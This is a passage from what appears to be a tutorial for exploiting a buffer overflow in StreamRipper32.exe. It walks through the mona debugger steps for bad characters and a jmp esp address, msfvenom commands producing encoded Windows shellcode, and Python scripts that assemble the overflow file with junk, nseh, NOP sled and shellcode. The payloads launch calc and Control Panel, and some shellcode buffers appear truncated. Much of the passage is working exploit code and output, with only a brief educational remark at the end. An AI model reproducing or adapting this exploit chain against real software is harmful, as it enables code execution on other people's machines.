
```
!mona compare -f bytearray.bin -a 0012F3F4
```

- Step5: Find JMP ESP :

Now that we have identified how far into memory our buffer overwrites EIP, and which characters must be removed from our input in order to have it correctly parsed into memory by the application, we can move on to the next step, redirecting the flow of execution into the buffer we control. The assembly we need to accomplish this is simply “jmp esp.”

We use following command to find JMP ESP address.

“!mona jmp -esp”



```
0BADF00D      - Processing modules
0BADF00D      - Done. Let's rock 'n roll.
0BADF00D [+] Querying 1 modules
0BADF00D      - Querying module StreamRipper32.exe
74CE0000 Modules C:\Windows\system32\CRYPTBASE.dll
0BADF00D      - Search complete, processing results
0BADF00D [+] Preparing output file 'jmp.txt'
0BADF00D      - (Re)setting logfile jmp.txt
0BADF00D [+] Writing results to jmp.txt
0BADF00D      - Number of pointers of type 'push esp # ret 0x0c' : 1
0BADF00D      - Number of pointers of type 'call esp' : 1
0BADF00D      - Number of pointers of type 'push esp # ret ' : 1
0BADF00D [+] Results :
004BE586   0x004be586 : push esp # ret 0x0c | startnull {PAGE_EXECUTE_RE
0049C015   0x0049c015 : call esp | startnull {PAGE_EXECUTE_READ} [Stream
00401E47   0x00401e47 : push esp # ret  | startnull,asciiprint,ascii {PA
0BADF00D     Found a total of 3 pointers
0BADF00D
0BADF00D [+] This mona.py action took 0:00:04.849000
```


```
!mona jmp -r esp
```

- Step6: Generate Shell Code

Triggering clac.exe

MSFVenom Command:


“msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed -b "\x00 \x0a " -f python”



```
┌──(kali㉿kali)-[~]
└─$ msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed -b "\x00\x0a"  -f python
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_mixed
x86/alpha_mixed succeeded with size 440 (iteration=0)
x86/alpha_mixed chosen with final size 440
Payload size: 440 bytes
Final size of python file: 2145 bytes
buf =  b""
buf += b"\x89\xe5\xda\xc7\xd9\x75\xf4\x5f\x57\x59\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43"
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x4b\x4c\x58\x68\x4d"
buf += b"\x52\x43\x30\x35\x50\x75\x50\x75\x30\x6f\x79\x69\x75"
buf += b"\x55\x61\x6f\x30\x52\x44\x4c\x4b\x52\x70\x44\x70\x6e"
buf += b"\x6b\x76\x32\x66\x6c\x6c\x4b\x36\x32\x74\x54\x4c\x4b"
buf += b"\x64\x32\x66\x48\x44\x4f\x6e\x57\x42\x6a\x55\x76\x65"
buf += b"\x61\x59\x6f\x4c\x6c\x37\x4c\x53\x51\x43\x4c\x74\x42"
buf += b"\x64\x6c\x75\x70\x4b\x71\x5a\x6f\x36\x6d\x67\x71\x6f"
buf += b"\x37\x58\x62\x6b\x42\x63\x62\x32\x77\x6c\x4b\x52\x72"
buf += b"\x36\x70\x4c\x4b\x32\x6a\x57\x4c\x6e\x6b\x72\x6c\x44"
buf += b"\x51\x52\x58\x49\x73\x47\x38\x57\x71\x6a\x71\x52\x71"
buf += b"\x6e\x6b\x36\x39\x55\x70\x53\x31\x48\x53\x4c\x4b\x73"
buf += b"\x79\x36\x78\x59\x73\x66\x5a\x30\x49\x6c\x4b\x36\x54"
buf += b"\x4c\x4b\x47\x71\x5a\x76\x64\x71\x39\x6f\x4c\x6c\x59"
buf += b"\x51\x5a\x6f\x74\x4d\x77\x71\x5a\x67\x35\x68\x6d\x30"
buf += b"\x51\x65\x48\x76\x54\x43\x53\x4d\x4a\x58\x37\x4b\x31"
buf += b"\x6d\x44\x64\x71\x65\x4a\x44\x52\x78\x6e\x6b\x46\x38"
buf += b"\x57\x54\x76\x61\x4e\x33\x50\x66\x4e\x6b\x64\x4c\x62"
buf += b"\x6b\x4c\x4b\x53\x68\x45\x4c\x36\x61\x48\x53\x6e\x6b"
buf += b"\x66\x64\x6c\x4b\x35\x51\x6a\x70\x6e\x69\x77\x34\x44"
```


- Step7: Exploit

Generate a payload with the help of above shell code which trigger’s calc.exe



```
file=open("pay_cal.txt","w")

junk="A" * 256

nseh = "\x86\xE5\x4B\x90"

nops  = "\x90"*30

buf =  b""
buf += b"\x89\xe5\xdb\xc9\xd9\x75\xf4\x58\x50\x59\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43"
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x6b\x4c\x4b\x58\x4f"
buf += b"\x72\x77\x70\x47\x70\x47\x70\x51\x70\x6f\x79\x6b\x55"
buf += b"\x45\x61\x4b\x70\x45\x34\x4c\x4b\x36\x30\x54\x70\x6e"
buf += b"\x6b\x33\x62\x54\x4c\x6c\x4b\x46\x32\x62\x34\x4c\x4b"
buf += b"\x54\x32\x51\x38\x76\x6f\x6f\x47\x70\x4a\x36\x46\x65"
buf += b"\x61\x79\x6f\x4e\x4c\x65\x6c\x33\x51\x71\x6c\x76\x62"
buf += b"\x46\x4c\x35\x70\x39\x51\x58\x4f\x76\x6d\x76\x61\x78"
buf += b"\x47\x4d\x32\x6b\x42\x71\x42\x50\x57\x4e\x6b\x73\x62"
buf += b"\x34\x50\x6c\x4b\x73\x7a\x67\x4c\x6c\x4b\x72\x6c\x72"
buf += b"\x31\x44\x38\x38\x63\x67\x38\x33\x31\x78\x51\x70\x51"
buf += b"\x4c\x4b\x52\x79\x77\x50\x63\x31\x49\x43\x6c\x4b\x57"
buf += b"\x39\x62\x38\x4b\x53\x77\x4a\x33\x79\x6c\x4b\x67\x44"
buf += b"\x4c\x4b\x77\x71\x4a\x76\x35\x61\x39\x6f\x4c\x6c\x5a"
buf += b"\x61\x68\x4f\x36\x6d\x63\x31\x59\x57\x34\x78\x79\x70"
buf += b"\x54\x35\x4b\x46\x74\x43\x71\x6d\x39\x68\x55\x6b\x43"
buf += b"\x4d\x57\x54\x63\x45\x48\x64\x53\x68\x4e\x6b\x61\x48"
buf += b"\x54\x64\x53\x31\x4b\x63\x30\x66\x4c\x4b\x36\x6c\x62"
buf += b"\x6b\x4c\x4b\x43\x68\x67\x6c\x66\x61\x4b\x63\x6e\x6b"
buf += b"\x76\x64\x6c\x4b\x33\x31\x7a\x70\x6f\x79\x51\x54\x61"
buf += b"\x34\x45\x74\x71\x4b\x33\x6b\x70\x61\x52\x79\x31\x4a"
```


After adding payload it while trigger calc.exe




Triggering control panel :

MSFVenom Command:

“msfvenom -a x86 --platform windows -p windows/exec CMD=control -e x86/alpha_mixed -b "\x00 \x0a " -f python”




```
┌──(kali㉿kali)-[~]
└─$ msfvenom -a x86 --platform windows -p windows/exec CMD=control -e x86/alpha_mixed -b "\x00\x0a"  -f python
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_mixed
x86/alpha_mixed succeeded with size 445 (iteration=0)
x86/alpha_mixed chosen with final size 445
Payload size: 445 bytes
Final size of python file: 2176 bytes
buf =  b""
buf += b"\xdb\xda\xd9\x74\x24\xf4\x58\x50\x59\x49\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43\x43\x37"
buf += b"\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41\x41"
buf += b"\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42\x58"
buf += b"\x50\x38\x41\x42\x75\x4a\x49\x6b\x4c\x6a\x48\x4d\x52"
buf += b"\x37\x70\x43\x30\x73\x30\x33\x50\x4d\x59\x58\x65\x30"
buf += b"\x31\x59\x50\x45\x34\x4e\x6b\x42\x70\x70\x30\x6c\x4b"
buf += b"\x52\x72\x74\x4c\x4c\x4b\x62\x72\x57\x64\x6e\x6b\x72"
buf += b"\x52\x37\x58\x46\x6f\x6f\x47\x50\x4a\x67\x56\x45\x61"
buf += b"\x39\x6f\x4e\x4c\x67\x4c\x61\x71\x31\x6c\x57\x72\x54"
buf += b"\x6c\x67\x50\x59\x51\x5a\x6f\x74\x4d\x47\x71\x6f\x37"
buf += b"\x6d\x32\x6c\x32\x46\x32\x73\x67\x4e\x6b\x76\x32\x52"
buf += b"\x30\x4c\x4b\x71\x5a\x75\x6c\x6e\x6b\x72\x6c\x37\x61"
buf += b"\x64\x38\x38\x63\x71\x58\x33\x31\x68\x51\x32\x71\x6e"
buf += b"\x6b\x72\x79\x31\x30\x63\x31\x6b\x63\x4c\x4b\x63\x79"
buf += b"\x74\x58\x4d\x33\x35\x6a\x47\x39\x4c\x4b\x67\x44\x4e"
buf += b"\x6b\x63\x31\x59\x46\x55\x61\x79\x6f\x6c\x6c\x39\x51"
buf += b"\x68\x4f\x56\x6d\x75\x51\x38\x47\x35\x68\x69\x70\x30"
buf += b"\x75\x48\x76\x66\x63\x61\x6d\x5a\x58\x75\x6b\x53\x4d"
buf += b"\x64\x64\x54\x35\x4b\x54\x50\x58\x6c\x4b\x43\x68\x66"
buf += b"\x44\x77\x71\x39\x43\x53\x56\x6e\x6b\x44\x4c\x42\x6b"
buf += b"\x4e\x6b\x51\x48\x75\x4c\x57\x71\x6e\x33\x4e\x6b\x37"
buf += b"\x74\x4e\x6b\x36\x61\x58\x50\x4b\x39\x42\x64\x35\x74"
```



```
file=open("pay_control.txt","w")

junk="A" * 256

nseh = "\x86\xE5\x4B\x90"

nops  = "\x90"*30

buf =  b""
buf += b"\xdb\xda\xd9\x74\x24\xf4\x58\x50\x59\x49\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43\x43\x37"
buf += b"\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41\x41"
buf += b"\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42\x58"
buf += b"\x50\x38\x41\x42\x75\x4a\x49\x6b\x4c\x6a\x48\x4d\x52"
buf += b"\x37\x70\x43\x30\x73\x30\x33\x50\x4d\x59\x58\x65\x30"
buf += b"\x31\x59\x50\x45\x34\x4e\x6b\x42\x70\x70\x30\x6c\x4b"
buf += b"\x52\x72\x74\x4c\x4c\x4b\x62\x72\x57\x64\x6e\x6b\x72"
buf += b"\x52\x37\x58\x46\x6f\x6f\x47\x50\x4a\x67\x56\x45\x61"
buf += b"\x39\x6f\x4e\x4c\x67\x4c\x61\x71\x31\x6c\x57\x72\x54"
buf += b"\x6c\x67\x50\x59\x51\x5a\x6f\x74\x4d\x47\x71\x6f\x37"
buf += b"\x6d\x32\x6c\x32\x46\x32\x73\x67\x4e\x6b\x76\x32\x52"
buf += b"\x30\x4c\x4b\x71\x5a\x75\x6c\x6e\x6b\x72\x6c\x37\x61"
buf += b"\x64\x38\x38\x63\x71\x58\x33\x31\x68\x51\x32\x71\x6e"
buf += b"\x6b\x72\x79\x31\x30\x63\x31\x6b\x63\x4c\x4b\x63\x79"
buf += b"\x74\x58\x4d\x33\x35\x6a\x47\x39\x4c\x4b\x67\x44\x4e"
buf += b"\x6b\x63\x31\x59\x46\x55\x61\x79\x6f\x6c\x6c\x39\x51"
buf += b"\x68\x4f\x56\x6d\x75\x51\x38\x47\x35\x68\x69\x70\x30"
buf += b"\x75\x48\x76\x66\x63\x61\x6d\x5a\x58\x75\x6b\x53\x4d"
buf += b"\x64\x64\x54\x35\x4b\x54\x50\x58\x6c\x4b\x43\x68\x66"
buf += b"\x44\x77\x71\x39\x43\x53\x56\x6e\x6b\x44\x4c\x42\x6b"
buf += b"\x4e\x6b\x51\x48\x75\x4c\x57\x71\x6e\x33\x4e\x6b\x37"
buf += b"\x74\x4e\x6b\x36\x61\x58\x50\x4b\x39\x42\x64\x35\x74"
buf += b"\x75\x74\x33\x6b\x31\x4b\x33\x51\x66\x39\x42\x7a\x46"
buf += b"\x31\x69\x6f\x6d\x30\x33\x6f\x33\x6f\x33\x6a\x4c\x4b"
```

Paste the generated output in the song pattern it will trigger control panel.


Control Panel
Search Control Panel
Adjust your computer's settings
System and Security
Review your computer's status
Back up your computer
Find and fix problems
Network and Internet
View network status and tasks
Choose homegroup and sharing options
Hardware and Sound
View devices and printers
Add a device
Programs
Uninstall a program
User Accounts and Family Safety
Add or remove user accounts
Set up parental controls for any user
Appearance and Personalization
Change the theme
Change desktop background
Adjust screen resolution
Clock, Language, and Region
Change keyboards or other input methods
Ease of Access
Let Windows suggest settings
Optimize visual display

View by: Category

Analysis :-

While this type of exploit is not new, applications vulnerable to this type of exploit are still being produced today, in part due to the wide variety of ways buffer overflows can occur. Due to this fact, an understanding of buffer overflows is of benefit to any computer security professional.